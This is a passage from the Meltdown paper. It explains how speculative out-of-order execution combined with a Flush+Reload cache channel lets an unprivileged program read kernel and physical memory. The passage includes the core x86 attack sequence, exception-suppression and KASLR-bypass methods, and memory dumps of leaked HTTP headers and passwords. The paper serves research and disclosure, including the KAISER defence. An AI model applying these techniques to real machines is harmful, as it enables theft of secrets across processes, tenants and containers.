and is simple to implement, we do not consider any other side channel for this example.

Based on the value of `data` in this toy example, a different part of the cache is accessed when executing the memory access out of order. As `data` is multiplied by 4096, data accesses to `probe_array` are scattered over the array with a distance of 4 kB (assuming an 1 B data type for `probe_array`). Thus, there is an injective mapping from the value of `data` to a memory page, *i.e.*, there are no two different values of data which result in an access to the same page. Consequently, if a cache line of a page is cached, we know the value of `data`. The spreading over different pages eliminates false positives due to the prefetcher, as the prefetcher cannot access data across page boundaries [14].

Figure 4 shows the result of a Flush+Reload measurement iterating over all pages, after executing the out-of-order snippet with `data = 84`. Although the array access should not have happened due to the exception, we can clearly see that the index which would have been accessed is cached. Iterating over all pages (e.g., in the exception handler) shows only a cache hit for page 84 This shows that even instructions which are never actually executed, change the microarchitectural state of the CPU. Section 4 modifies this toy example to not read a value, but to leak an inaccessible secret.

4 Building Blocks of the Attack

The toy example in Section 3 illustrated that side-effects of out-of-order execution can modify the microarchitectural state to leak information. While the code snippet reveals the data value passed to a cache-side channel, we want to show how this technique can be leveraged to leak otherwise inaccessible secrets. In this section, we want to generalize and discuss the necessary building blocks to exploit out-of-order execution for an attack.

The adversary targets a secret value that is kept somewhere in physical memory. Note that register contents are also stored in memory upon context switches, *i.e.*,




Figure 5: The Meltdown attack uses exception handling or suppression, e.g., TSX, to run a series of transient instructions. These transient instructions obtain a (persistent) secret value and change the microarchitectural state of the processor based on this secret value. This forms the sending part of a microarchitectural covert channel. The receiving side reads the microarchitectural state, making it architectural and recovering the secret value.

they are also stored in physical memory. As described in Section 2.2, the address space of every process typically includes the entire user space, as well as the entire kernel space, which typically also has all physical memory (in-use) mapped. However, these memory regions are only accessible in privileged mode (cf. Section 2.2).

In this work, we demonstrate leaking secrets by bypassing the privileged-mode isolation, giving an attacker full read access to the entire kernel space including any physical memory mapped, including the physical memory of any other process and the kernel. Note that Kocher et al. [19] pursue an orthogonal approach, called Spectre Attacks, which trick speculative executed instructions into leaking information that the victim process is authorized to access. As a result, Spectre Attacks lack the privilege escalation aspect of Meltdown and require tailoring to the victim process's software environment, but apply more broadly to CPUs that support speculative execution and are not stopped by KAISER.

The full Meltdown attack consists of two building blocks, as illustrated in Figure 5. The first building block of Meltdown is to make the CPU execute one or more instructions that would never occur in the executed path. In the toy example (cf. Section 3), this is an access to an array, which would normally never be executed, as the previous instruction always raises an exception. We call such an instruction, which is executed out of order, leaving measurable side effects, a *transient instruction*. Furthermore, we call any sequence of instructions containing at least one transient instruction a transient instruction sequence.

In order to leverage transient instructions for an attack, the transient instruction sequence must utilize a secret value that an attacker wants to leak. Section 4.1 describes building blocks to run a transient instruction sequence with a dependency on a secret value.

The second building block of Meltdown is to transfer the microarchitectural side effect of the transient instruction sequence to an architectural state to further process the leaked secret. Thus, the second building described in Section 4.2 describes building blocks to transfer a microarchitectural side effect to an architectural state using a covert channel.

4.1 Executing Transient Instructions

The first building block of Meltdown is the execution of transient instructions. Transient instructions basically occur all the time, as the CPU continuously runs ahead of the current instruction to minimize the experienced latency and thus maximize the performance (cf. Section 2.1). Transient instructions introduce an exploitable side channel if their operation depends on a secret value. We focus on addresses that are mapped within the attacker's process, *i.e.*, the user-accessible user space addresses as well as the user-inaccessible kernel space addresses. Note that attacks targeting code that is executed within the context (*i.e.*, address space) of another process are possible [19], but out of scope in this work, since all physical memory (including the memory of other processes) can be read through the kernel address space anyway.

Accessing user-inaccessible pages, such as kernel pages, triggers an exception which generally terminates the application. If the attacker targets a secret at a user-inaccessible address, the attacker has to cope with this exception. We propose two approaches: With *exception handling*, we catch the exception effectively occurring after executing the transient instruction sequence, and with *exception suppression*, we prevent the exception from occurring at all and instead redirect the control flow after executing the transient instruction sequence. We discuss these approaches in detail in the following.

Exception handling. A trivial approach is to fork the attacking application before accessing the invalid memory location that terminates the process, and only access the invalid memory location in the child process. The CPU executes the transient instruction sequence in the child process before crashing. The parent process can then recover the secret by observing the microarchitectural state, e.g., through a side-channel.

It is also possible to install a signal handler that will be executed if a certain exception occurs, in this specific case a segmentation fault. This allows the attacker to issue the instruction sequence and prevent the application from crashing, reducing the overhead as no new process has to be created.

Exception suppression. A different approach to deal with exceptions is to prevent them from being raised in the first place. Transactional memory allows to group memory accesses into one seemingly atomic operation, giving the option to roll-back to a previous state if an error occurs. If an exception occurs within the transaction, the architectural state is reset, and the program execution continues without disruption.

Furthermore, speculative execution issues instructions that might not occur on the executed code path due to a branch misprediction. Such instructions depending on a preceding conditional branch can be speculatively executed. Thus, the invalid memory access is put within a speculative instruction sequence that is only executed if a prior branch condition evaluates to true. By making sure that the condition never evaluates to true in the executed code path, we can suppress the occurring exception as the memory access is only executed speculatively. This technique may require a sophisticated training of the branch predictor. Kocher et al. [19] pursue this approach in orthogonal work, since this construct can frequently be found in code of other processes.

4.2 Building a Covert Channel

The second building block of Meltdown is the transfer of the microarchitectural state, which was changed by the transient instruction sequence, into an architectural state (cf. Figure 5). The transient instruction sequence can be seen as the sending end of a microarchitectural covert channel. The receiving end of the covert channel receives the microarchitectural state change and deduces the secret from the state. Note that the receiver is not part of the transient instruction sequence and can be a different thread or even a different process e.g., the parent process in the fork-and-crash approach.

We leverage techniques from cache attacks, as the cache state is a microarchitectural state which can be reliably transferred into an architectural state using various techniques [28, 35, 10]. Specifically, we use Flush+Reload [35], as it allows to build a fast and low-noise covert channel. Thus, depending on the secret value, the transient instruction sequence (cf. Section 4.1) performs a regular memory access, e.g., as it does in the toy example (cf. Section 3).

After the transient instruction sequence accessed an accessible address, *i.e.*, this is the sender of the covert channel; the address is cached for subsequent accesses. The receiver can then monitor whether the address has been loaded into the cache by measuring the access time to the address. Thus, the sender can transmit a '1'-bit by accessing an address which is loaded into the monitored cache, and a '0'-bit by not accessing such an address.

Using multiple different cache lines, as in our toy example in Section 3, allows to transmit multiple bits at once. For every of the 256 different byte values, the sender accesses a different cache line. By performing a Flush+Reload attack on all of the 256 possible cache lines, the receiver can recover a full byte instead of just one bit. However, since the Flush+Reload attack takes much longer (typically several hundred cycles) than the transient instruction sequence, transmitting only a single bit at once is more efficient. The attacker can simply do that by shifting and masking the secret value accordingly.

Note that the covert channel is not limited to microarchitectural states which rely on the cache. Any microarchitectural state which can be influenced by an instruction (sequence) and is observable through a side channel can be used to build the sending end of a covert channel. The sender could, for example, issue an instruction (sequence) which occupies a certain execution port such as the ALU to send a '1'-bit. The receiver measures the latency when executing an instruction (sequence) on the same execution port. A high latency implies that the sender sends a '1'-bit, whereas a low latency implies that sender sends a '0'-bit. The advantage of the Flush+Reload cache covert channel is the noise resistance and the high transmission rate [10]. Furthermore, the leakage can be observed from any CPU core [35], *i.e.*, rescheduling events do not significantly affect the covert channel.

5 Meltdown

In this section, present Meltdown, a powerful attack allowing to read arbitrary physical memory from an unprivileged user program, comprised of the building blocks presented in Section 4. First, we discuss the attack setting to emphasize the wide applicability of this attack. Second, we present an attack overview, showing how Meltdown can be mounted on both Windows and Linux on personal computers as well as in the cloud. Finally, we discuss a concrete implementation of Meltdown allowing to dump kernel memory with up to 503 KB/s.

Attack setting. In our attack, we consider personal computers and virtual machines in the cloud. In the attack scenario, the attacker has arbitrary unprivileged code execution on the attacked system, *i.e.*, the attacker can run any code with the privileges of a normal user. However, the attacker has no physical access to the ma-

```
1 ; rcx = kernel address
2 ; rbx = probe array
3 retry:
4 mov al, byte [rcx]
5 shl rax, 0xc
6 jz retry
7 mov rbx, qword [rbx + rax]
```

Listing 2: The core instruction sequence of Meltdown. An inaccessible kernel address is moved to a register, raising an exception. The subsequent instructions are already executed out of order before the exception is raised, leaking the content of the kernel address through the indirect memory access.

chine. Further, we assume that the system is fully protected with state-of-the-art software-based defenses such as ASLR and KASLR as well as CPU features like SMAP, SMEP, NX, and PXN. Most importantly, we assume a completely bug-free operating system, thus, no software vulnerability exists that can be exploited to gain kernel privileges or leak information. The attacker targets secret user data, e.g., passwords and private keys, or any other valuable information.

5.1 Attack Description

Meltdown combines the two building blocks discussed in Section 4. First, an attacker makes the CPU execute a transient instruction sequence which uses an inaccessible secret value stored somewhere in physical memory (cf. Section 4.1). The transient instruction sequence acts as the transmitter of a covert channel (cf. Section 4.2), ultimately leaking the secret value to the attacker.

Meltdown consists of 3 steps:

Step 1 The content of an attacker-chosen memory location, which is inaccessible to the attacker, is loaded into a register.

Step 2 A transient instruction accesses a cache line based on the secret content of the register.

Step 3 The attacker uses Flush+Reload to determine the accessed cache line and hence the secret stored at the chosen memory location.

By repeating these steps for different memory locations, the attacker can dump the kernel memory, including the entire physical memory.

Listing 2 shows the basic implementation of the transient instruction sequence and the sending part of the covert channel, using x86 assembly instructions. Note that this part of the attack could also be implemented entirely in higher level languages like C. In the following, we will discuss each step of Meltdown and the corresponding code line in Listing 2.

Step 1: Reading the secret. To load data from the main memory into a register, the data in the main memory is referenced using a virtual address. In parallel to translating a virtual address into a physical address, the CPU also checks the permission bits of the virtual address, *i.e.*, whether this virtual address is user accessible or only accessible by the kernel. As already discussed in Section 2.2, this hardware-based isolation through a permission bit is considered secure and recommended by the hardware vendors. Hence, modern operating systems always map the entire kernel into the virtual address space of every user process.

As a consequence, all kernel addresses lead to a valid physical address when translating them, and the CPU can access the content of such addresses. The only difference to accessing a user space address is that the CPU raises an exception as the current permission level does not allow to access such an address. Hence, the user space cannot simply read the contents of such an address. However, Meltdown exploits the out-of-order execution of modern CPUs, which still executes instructions in the small time window between the illegal memory access and the raising of the exception.

In line 4 of Listing 2, we load the byte value located at the target kernel address, stored in the `RCX` register, into the least significant byte of the `RAX` register represented by `AL`. As explained in more detail in Section 2.1, the `MOV` instruction is fetched by the core, decoded into μOPs, allocated, and sent to the reorder buffer. There, architectural registers (e.g., `RAX` and `RCX` in Listing 2) are mapped to underlying physical registers enabling out-of-order execution. Trying to utilize the pipeline as much as possible, subsequent instructions (lines 5-7) are already decoded and allocated as μOPs as well. The μOPs are further sent to the reservation station holding the μOPs while they wait to be executed by the corresponding execution unit. The execution of a μOP can be delayed if execution units are already used to their corresponding capacity or operand values have not been calculated yet.

When the kernel address is loaded in line 4, it is likely that the CPU already issued the subsequent instructions as part of the out-or-order execution, and that their corresponding μOPs wait in the reservation station for the content of the kernel address to arrive. As soon as the fetched data is observed on the common data bus, the μOPs can begin their execution.

When the μOPs finish their execution, they retire in-order, and, thus, their results are committed to the architectural state. During the retirement, any interrupts and exception that occurred during the execution of the instruction are handled. Thus, if the `MOV` instruction that loads the kernel address is retired, the exception is registered and the pipeline is flushed to eliminate all results of subsequent instructions which were executed out of

order. However, there is a race condition between raising this exception and our attack step 2 which we describe below.

As reported by Gruss et al. [9], prefetching kernel addresses sometimes succeeds. We found that prefetching the kernel address can slightly improve the performance of the attack on some systems.

Step 2: Transmitting the secret. The instruction sequence from step 1 which is executed out of order has to be chosen in a way that it becomes a transient instruction sequence. If this transient instruction sequence is executed before the `MOV` instruction is retired (*i.e.*, raises the exception), and the transient instruction sequence performed computations based on the secret, it can be utilized to transmit the secret to the attacker.

As already discussed, we utilize cache attacks that allow to build fast and low-noise covert channel using the CPU's cache. Thus, the transient instruction sequence has to encode the secret into the microarchitectural cache state, similarly to the toy example in Section 3.

We allocate a probe array in memory and ensure that no part of this array is cached. To transmit the secret, the transient instruction sequence contains an indirect memory access to an address which is calculated based on the secret (inaccessible) value. In line 5 of Listing 2 the secret value from step 1 is multiplied by the page size, *i.e.*, 4 KB. The multiplication of the secret ensures that accesses to the array have a large spatial distance to each other. This prevents the hardware prefetcher from loading adjacent memory locations into the cache as well. Here, we read a single byte at once, hence our probe array is 256×4096 bytes, assuming 4 KB pages.

Note that in the out-of-order execution we have a noise-bias towards register value '0'. We discuss the reasons for this in Section 5.2. However, for this reason, we introduce a retry-logic into the transient instruction sequence. In case we read a '0', we try to read the secret again (step 1). In line 7, the multiplied secret is added to the base address of the probe array, forming the target address of the covert channel. This address is read to cache the corresponding cache line. Consequently, our transient instruction sequence affects the cache state based on the secret value that was read in step 1.

Since the transient instruction sequence in step 2 races against raising the exception, reducing the runtime of step 2 can significantly improve the performance of the attack. For instance, taking care that the address translation for the probe array is cached in the TLB increases the attack performance on some systems.

Step 3: Receiving the secret. In step 3, the attacker recovers the secret value (step 1) by leveraging a microarchitectural side-channel attack (*i.e.*, the receiving end of a microarchitectural covert channel) that transfers the cache state (step 2) back into an architectural state. As discussed in Section 4.2, Meltdown relies on Flush+Reload to transfer the cache state into an architectural state.

When the transient instruction sequence of step 2 is executed, exactly one cache line of the probe array is cached. The position of the cached cache line within the probe array depends only on the secret which is read in step 1. Thus, the attacker iterates over all 256 pages of the probe array and measures the access time for every first cache line (*i.e.*, offset) on the page. The number of the page containing the cached cache line corresponds directly to the secret value.

Dumping the entire physical memory. By repeating all 3 steps of Meltdown, the attacker can dump the entire memory by iterating over all different addresses. However, as the memory access to the kernel address raises an exception that terminates the program, we use one of the methods described in Section 4.1 to handle or suppress the exception.

As all major operating systems also typically map the entire physical memory into the kernel address space (cf. Section 2.2) in every user process, Meltdown is not only limited to reading kernel memory but it is capable of reading the entire physical memory of the target machine.

5.2 Optimizations and Limitations

The case of 0. If the exception is triggered while trying to read from an inaccessible kernel address, the register where the data should be stored, appears to be zeroed out. This is reasonable because if the exception is unhandled, the user space application is terminated, and the value from the inaccessible kernel address could be observed in the register contents stored in the core dump of the crashed process. The direct solution to fix this problem is to zero out the corresponding registers. If the zeroing out of the register is faster than the execution of the subsequent instruction (line 5 in Listing 2), the attacker may read a false value in the third step. To prevent the transient instruction sequence from continuing with a wrong value, *i.e.*, '0', Meltdown retries reading the address until it encounters a value different from '0' (line 6). As the transient instruction sequence terminates after the exception is raised, there is no cache access if the secret value is 0. Thus, Meltdown assumes that the secret value is indeed '0' if there is no cache hit at all.

The loop is terminated by either the read value not being '0' or by the raised exception of the invalid memory access. Note that this loop does not slow down

the attack measurably, since, in either case, the processor runs ahead of the illegal memory access, regardless of whether ahead is a loop or ahead is a linear control flow. In either case, the time until the control flow returned from exception handling or exception suppression remains the same with and without this loop. Thus, capturing read '0's beforehand and recovering early from a lost race condition vastly increases the reading speed.

Single-bit transmission In the attack description in Section 5.1, the attacker transmitted 8 bits through the covert channel at once and performed $2^8 = 256$ Flush+Reload measurements to recover the secret. However, there is a clear trade-off between running more transient instruction sequences and performing more Flush+Reload measurements. The attacker could transmit an arbitrary number of bits in a single transmission through the covert channel, by either reading more bits using a `MOV` instruction for a larger data value. Furthermore, the attacker could mask bits using additional instructions in the transient instruction sequence. We found the number of additional instructions in the transient instruction sequence to have a negligible influence on the performance of the attack.

The performance bottleneck in the generic attack description above is indeed, the time spent on Flush+Reload measurements. In fact, with this implementation, almost the entire time will be spent on Flush+Reload measurements. By transmitting only a single bit, we can omit all but one Flush+Reload measurement, *i.e.*, the measurement on cache line 1. If the transmitted bit was a '1', then we observe a cache hit on cache line 1. Otherwise, we observe no cache hit on cache line 1.

Transmitting only a single bit at once also has drawbacks. As described above, our side channel has a bias towards a secret value of '0'. If we read and transmit multiple bits at once, the likelihood that all bits are '0' may quite small for actual user data. The likelihood that a single bit is '0' is typically close to 50 %. Hence, the number of bits read and transmitted at once is a trade-off between some implicit error-reduction and the overall transmission rate of the covert channel.

However, since the error rates are quite small in either case, our evaluation (cf. Section 6) is based on the single-bit transmission mechanics.

Exception Suppression using Intel TSX. In Section 4.1, we discussed the option to prevent that an exception is raised due an invalid memory access in the first place. Using Intel TSX, a hardware transactional memory implementation, we can completely suppress the exception [17].

With Intel TSX, multiple instructions can be grouped to a transaction, which appears to be an atomic operation, *i.e.*, either all or no instruction is executed. If one instruction within the transaction fails, already executed instructions are reverted, but no exception is raised.

If we wrap the code from Listing 2 with such a TSX instruction, any exception is suppressed. However, the microarchitectural effects are still visible, *i.e.*, the cache state is persistently manipulated from within the hardware transaction [7]. This results in a higher channel capacity, as suppressing the exception is significantly faster than trapping into the kernel for handling the exception, and continuing afterwards.

Dealing with KASLR. In 2013, kernel address space layout randomization (KASLR) had been introduced to the Linux kernel (starting from version 3.14 [4]) allowing to randomize the location of the kernel code at boot time. However, only as recently as May 2017, KASLR had been enabled by default in version 4.12 [27]. With KASLR also the direct-physical map is randomized and, thus, not fixed at a certain address such that the attacker is required to obtain the randomized offset before mounting the Meltdown attack. However, the randomization is limited to 40 bit.

Thus, if we assume a setup of the target machine with 8 GB of RAM, it is sufficient to test the address space for addresses in 8 GB steps. This allows to cover the search space of 40 bit with only 128 tests in the worst case. If the attacker can successfully obtain a value from a tested address, the attacker can proceed dumping the entire memory from that location. This allows to mount Meltdown on a system despite being protected by KASLR within seconds.

6 Evaluation

In this section, we evaluate Meltdown and the performance of our proof-of-concept implementation [2]. Section 6.1 discusses the information which Meltdown can leak, and Section 6.2 evaluates the performance of Meltdown, including countermeasures. Finally, we discuss limitations for AMD and ARM in Section 6.4.

Table 1 shows a list of configurations on which we successfully reproduced Meltdown. For the evaluation of Meltdown, we used both laptops as well as desktop PCs with Intel Core CPUs. For the cloud setup, we tested Meltdown in virtual machines running on Intel Xeon CPUs hosted in the Amazon Elastic Compute Cloud as well as on DigitalOcean. Note that for ethical reasons we did not use Meltdown on addresses referring to physical memory of other tenants.

[2] `https://github.com/IAIK/meltdown`

Table 1: Experimental setups.

Environment	CPU model	Cores
Lab	Celeron G540	2
Lab	Core i5-3230M	2
Lab	Core i5-3320M	2
Lab	Core i7-4790	4
Lab	Core i5-6200U	2
Lab	Core i7-6600U	2
Lab	Core i7-6700K	4
Cloud	Xeon E5-2676 v3	12
Cloud	Xeon E5-2650 v4	12

6.1 Information Leakage and Environments

We evaluated Meltdown on both Linux (cf. Section 6.1.1) and Windows 10 (cf. Section 6.1.3). On both operating systems, Meltdown can successfully leak kernel memory. Furthermore, we also evaluated the effect of the KAISER patches on Meltdown on Linux, to show that KAISER prevents the leakage of kernel memory (cf. Section 6.1.2). Finally, we discuss the information leakage when running inside containers such as Docker (cf. Section 6.1.4).

6.1.1 Linux

We successfully evaluated Meltdown on multiple versions of the Linux kernel, from 2.6.32 to 4.13.0. On all these versions of the Linux kernel, the kernel address space is also mapped into the user address space. Thus, all kernel addresses are also mapped into the address space of user space applications, but any access is prevented due to the permission settings for these addresses. As Meltdown bypasses these permission settings, an attacker can leak the complete kernel memory if the virtual address of the kernel base is known. Since all major operating systems also map the entire physical memory into the kernel address space (cf. Section 2.2), all physical memory can also be read.

Before kernel 4.12, kernel address space layout randomization (KASLR) was not active by default [30]. If KASLR is active, Meltdown can still be used to find the kernel by searching through the address space (cf. Section 5.2). An attacker can also simply de-randomize the direct-physical map by iterating through the virtual address space. Without KASLR, the direct-physical map starts at address `0xffff 8800 0000 0000` and linearly maps the entire physical memory. On such systems, an attacker can use Meltdown to dump the entire physical memory, simply by reading from virtual addresses starting at `0xffff 8800 0000 0000`.

On newer systems, where KASLR is active by default, the randomization of the direct-physical map is limited to 40 bit. It is even further limited due to the linearity of the mapping. Assuming that the target system has at least 8 GB of physical memory, the attacker can test addresses in steps of 8 GB, resulting in a maximum of 128 memory locations to test. Starting from one discovered location, the attacker can again dump the entire physical memory.

Hence, for the evaluation, we can assume that the randomization is either disabled, or the offset was already retrieved in a pre-computation step.

6.1.2 Linux with KAISER Patch

The KAISER patch by Gruss et al. [8] implements a stronger isolation between kernel and user space. KAISER does not map any kernel memory in the user space, except for some parts required by the x86 architecture (e.g., interrupt handlers). Thus, there is no valid mapping to either kernel memory or physical memory (via the direct-physical map) in the user space, and such addresses can therefore not be resolved. Consequently, Meltdown cannot leak any kernel or physical memory except for the few memory locations which have to be mapped in user space.

We verified that KAISER indeed prevents Meltdown, and there is no leakage of any kernel or physical memory.

Furthermore, if KASLR is active, and the few remaining memory locations are randomized, finding these memory locations is not trivial due to their small size of several kilobytes. Section 7.2 discusses the implications of these mapped memory locations from a security perspective.

6.1.3 Microsoft Windows

We successfully evaluated Meltdown on an up-to-date Microsoft Windows 10 operating system. In line with the results on Linux (cf. Section 6.1.1), Meltdown also can leak arbitrary kernel memory on Windows. This is not surprising, since Meltdown does not exploit any software issues, but is caused by a hardware issue.

In contrast to Linux, Windows does not have the concept of an identity mapping, which linearly maps the physical memory into the virtual address space. Instead, a large fraction of the physical memory is mapped in the paged pools, non-paged pools, and the system cache. Furthermore, Windows maps the kernel into the address space of every application too. Thus, Meltdown can read kernel memory which is mapped in the kernel address space, *i.e.*, any part of the kernel which is not swapped out, and any page mapped in the paged and non-paged pool, and the system cache.

Note that there likely are physical pages which are mapped in one process but not in the (kernel) address space of another process, *i.e.*, physical pages which cannot be attacked using Meltdown. However, most of the physical memory will still be accessible through Meltdown.

We were successfully able to read the binary of the Windows kernel using Meltdown. To verify that the leaked data is actual kernel memory, we first used the Windows kernel debugger to obtain kernel addresses containing actual data. After leaking the data, we again used the Windows kernel debugger to compare the leaked data with the actual memory content, confirming that Meltdown can successfully leak kernel memory.

6.1.4 Containers

We evaluated Meltdown running in containers sharing a kernel, including Docker, LXC, and OpenVZ, and found that the attack can be mounted without any restrictions. Running Meltdown inside a container allows to leak information not only from the underlying kernel, but also from all other containers running on the same physical host.

The commonality of most container solutions is that every container uses the same kernel, *i.e.*, the kernel is shared among all containers. Thus, every container has a valid mapping of the entire physical memory through the direct-physical map of the shared kernel. Furthermore, Meltdown cannot be blocked in containers, as it uses only memory accesses. Especially with Intel TSX, only unprivileged instructions are executed without even trapping into the kernel.

Thus, the isolation of containers sharing a kernel can be fully broken using Meltdown. This is especially critical for cheaper hosting providers where users are not separated through fully virtualized machines, but only through containers. We verified that our attack works in such a setup, by successfully leaking memory contents from a container of a different user under our control.

6.2 Meltdown Performance

To evaluate the performance of Meltdown, we leaked known values from kernel memory. This allows us to not only determine how fast an attacker can leak memory, but also the error rate, *i.e.*, how many byte errors to expect. We achieved average reading rates of up to 503 KB/s with an error rate as low as 0.02 % when using exception suppression. For the performance evaluation, we focused on the Intel Core i7-6700K as it supports Intel TSX, to get a fair performance comparison between exception handling and exception suppression.

For all tests, we use Flush+Reload as a covert channel to leak the memory as described in Section 5. We evaluated the performance of both exception handling and exception suppression (cf. Section 4.1). For exception handling, we used signal handlers, and if the CPU supported it, we also used exception suppression using Intel TSX. An extensive evaluation of exception suppression using conditional branches was done by Kocher et al. [19] and is thus omitted in this paper for the sake of brevity.

6.2.1 Exception Handling

Exception handling is the more universal implementation, as it does not depend on any CPU extension and can thus be used without any restrictions. The only requirement for exception handling is operating system support to catch segmentation faults and continue operation afterwards. This is the case for all modern operating systems, even though the specific implementation differs between the operating systems. On Linux, we used signals, whereas, on Windows, we relied on the Structured Exception Handler.

With exception handling, we achieved average reading speeds of 123 KB/s when leaking 12 MB of kernel memory. Out of the 12 MB kernel data, only 0.03 % were read incorrectly. Thus, with an error rate of 0.03 %, the channel capacity is 122 KB/s.

6.2.2 Exception Suppression

Exception suppression can either be achieved using conditional branches or using Intel TSX. Conditional branches are covered in detail in Kocher et al. [19], hence we only evaluate Intel TSX for exception suppression. In contrast to exception handling, Intel TSX does not require operating system support, as it is an instruction-set extension. However, Intel TSX is a rather new extension and is thus only available on recent Intel CPUs, *i.e.*, since the Broadwell microarchitecture.

Again, we leaked 12 MB of kernel memory to measure the performance. With exception suppression, we achieved average reading speeds of 503 KB/s. Moreover, the error rate of 0.02 % with exception suppression is even lower than with exception handling. Thus, the channel capacity we achieve with exception suppression is 502 KB/s.

6.3 Meltdown in Practice

Listing 3 shows a memory dump using Meltdown on an Intel Core i7-6700K running Ubuntu 16.10 with the Linux kernel 4.8.0. In this example, we can identify HTTP headers of a request to a web server running on the machine. The XX cases represent bytes where the side

```
79cbb30: 616f 61 4e 6b 32 38 46 31  34 67 65 68 61 7a 34 |aoaNk28F14gehaz4|
79cbb40: 5a74 4d 79 78 68 76 41 57  69 69 63 77 59 62 61 |ZtMyxhvAWiicwYba|
79cbb50: 356a 4c 76 4d 70 4b 56 56  32 4b 6a 37 4b 5a 4e |5jLvMpKVV2Kj7KZN|
79cbb60: 6655 6c 6e 72 38 64 74 35  54 62 43 63 7a 6f 44 |fUlnr8dt5TbCczoD|
79cbb70: 494e 46 71 58 6d 4a 69 34  58 50 39 62 43 53 47 |INFqXmJi4XP9bCSG|
79cbb80: 6c4c 48 32 5a 78 66 56 44  73 4b 57 39 34 68 6d |lLH2ZxfVDsKW94hm|
79cbb90: 3364 2f 41 4d 41 45 44 41  41 41 41 41 51 45 42 |3d/AMAEDAAAAAQEB|
79cbba0: 4141 41 41 41 3d 3d XX  XX XX XX XX XX XX XX |AAAAAA==........|
79cbbb0: XXXX XX XX XX XX XX XX XX  XX XX XX XX XX XX XX |................|
79cbbc0: XXXX XX 65 2d 68 65 61 64  XX XX XX XX XX XX XX |...e-head.......|
79cbbd0: XXXX XX XX XX XX XX XX XX  XX XX XX XX XX XX XX |................|
79cbbe0: XXXX XX XX XX XX XX XX XX  XX XX XX XX XX XX XX |................|
79cbbf0: XXXX XX XX XX XX XX XX XX  XX XX XX XX XX XX XX |................|
79cbc00: XXXX XX XX XX XX XX XX XX  XX XX XX XX XX XX XX |................|
79cbc10: XXXX XX XX XX XX XX XX XX  XX XX XX XX XX XX XX |................|
79cbc20: XXXX XX XX XX XX XX XX XX  XX XX XX XX XX XX XX |................|
79cbc30: XXXX XX XX XX XX XX XX XX  XX XX XX XX XX XX XX |................|
79cbc40: XXXX XX XX XX XX XX XX XX  XX XX XX XX XX XX XX |................|
79cbc50: XXXX XX XX 0d 0a XX 6f 72  69 67 69 6e 61 6c 2d |.......original-|
79cbc60: 7265 73 70 6f 6e 73 65 2d  68 65 61 64 65 72 73 |response-headers|
79cbc70: XX44 61 74 65 3a 20 53 61  74 2c 20 30 39 20 44 |.Date: Sat, 09 D|
79cbc80: 6563 20 32 30 31 37 20 32  32 3a 32 39 3a 32 35 |ec 2017 22:29:25|
79cbc90: 2047 4d 54 0d 0a 43 6f 6e  74 65 6e 74 2d 4c 65 | GMT..Content-Le|
79cbca0: 6e67 74 68 3a 20 31 0d 0a  43 6f 6e 74 65 6e 74 |ngth: 1..Content|
79cbcb0: 2d54 79 70 65 3a 20 74 65  78 74 2f 68 74 6d 6c |-Type: text/html|
79cbcc0: 3b20 63 68 61 72 73 65 74  3d 75 74 66 2d 38 0d |; charset=utf-8.|
79cbcd0: 0a53 65 72 76 65 72 3a 20  54 77 69 73 74 65 64 |.Server: Twisted|
79cbce0: 5765 62 2f 31 36 2e 33 2e  30 0d 0a XX 75 6e 63 |Web/16.3.0...unc|
79cbcf0: 6f6d 70 72 65 73 73 65 64  2d 6c 65 6e XX XX XX |ompressed-len...|
```

Listing 3: Memory dump showing HTTP Headers on Ubuntu 16.10 on a Intel Core i7-6700K

```
f94b7690: e5 e5 e5 e5 e5 e5 e5 e5  e5 e5 e5 e5 e5 e5 e5 |................|
f94b76a0: e5 e5 e5 e5 e5 e5 e5 e5  e5 e5 e5 e5 e5 e5 e5 |................|
f94b76b0: 70 52 b8 6b 96 7f XX XX XX  XX XX XX XX XX XX |pR.k............|
f94b76c0: 09 XX XX XX XX XX XX XX XX  XX XX XX XX XX XX |................|
f94b76d0: XX XX XX XX XX XX XX XX XX  XX XX XX XX XX XX |................|
f94b76e0: XX XX XX XX XX XX XX XX XX  XX XX XX XX XX 81 |................|
f94b76f0: 12 XX e0 81 19 XX e0 81 44  6f 6c 70 68 69 6e 31 |........Dolphin1|
f94b7700: 38 e5 e5 e5 e5 e5 e5 e5 e5  e5 e5 e5 e5 e5 e5 |8...............|
f94b7710: 70 52 b8 6b 96 7f XX XX XX  XX XX XX XX XX XX |pR.k............|
f94b7720: XX XX XX XX XX XX XX XX XX  XX XX XX XX XX XX |................|
f94b7730: XX XX XX XX 4a XX XX XX XX  XX XX XX XX XX XX |....J...........|
f94b7740: XX XX XX XX XX XX XX XX XX  XX XX XX XX XX XX |................|
f94b7750: XX XX XX XX XX XX XX XX XX  XX e0 81 69 6e 73 74 |............inst|
f94b7760: 61 5f 30 32 30 33 e5 e5 e5  e5 e5 e5 e5 e5 e5 |a_0203..........|
f94b7770: 70 52 18 7d 28 7f XX XX XX  XX XX XX XX XX XX |pR.}(...........|
f94b7780: XX XX XX XX XX XX XX XX XX  XX XX XX XX XX XX |................|
f94b7790: XX XX XX XX 54 XX XX XX XX  XX XX XX XX XX XX |....T...........|
f94b77a0: XX XX XX XX XX XX XX XX XX  XX XX XX XX XX XX |................|
f94b77b0: XX XX XX XX XX XX XX XX XX  XX XX XX 73 65 63 72 |............secr|
f94b77c0: 65 74 70 77 64 30 e5 e5 e5  e5 e5 e5 e5 e5 e5 |etpwd0..........|
f94b77d0: 30 b4 18 7d 28 7f XX XX XX  XX XX XX XX XX XX |0..}(...........|
f94b77e0: XX XX XX XX XX XX XX XX XX  XX XX XX XX XX XX |................|
f94b77f0: XX XX XX XX XX XX XX XX XX  XX XX XX XX XX XX |................|
f94b7800: e5 e5 e5 e5 e5 e5 e5 e5 e5  e5 e5 e5 e5 e5 e5 |................|
f94b7810: 68 74 74 70 73 3a 2f 2f 61  64 64 6f 6e 73 2e 63 |https://addons.c|
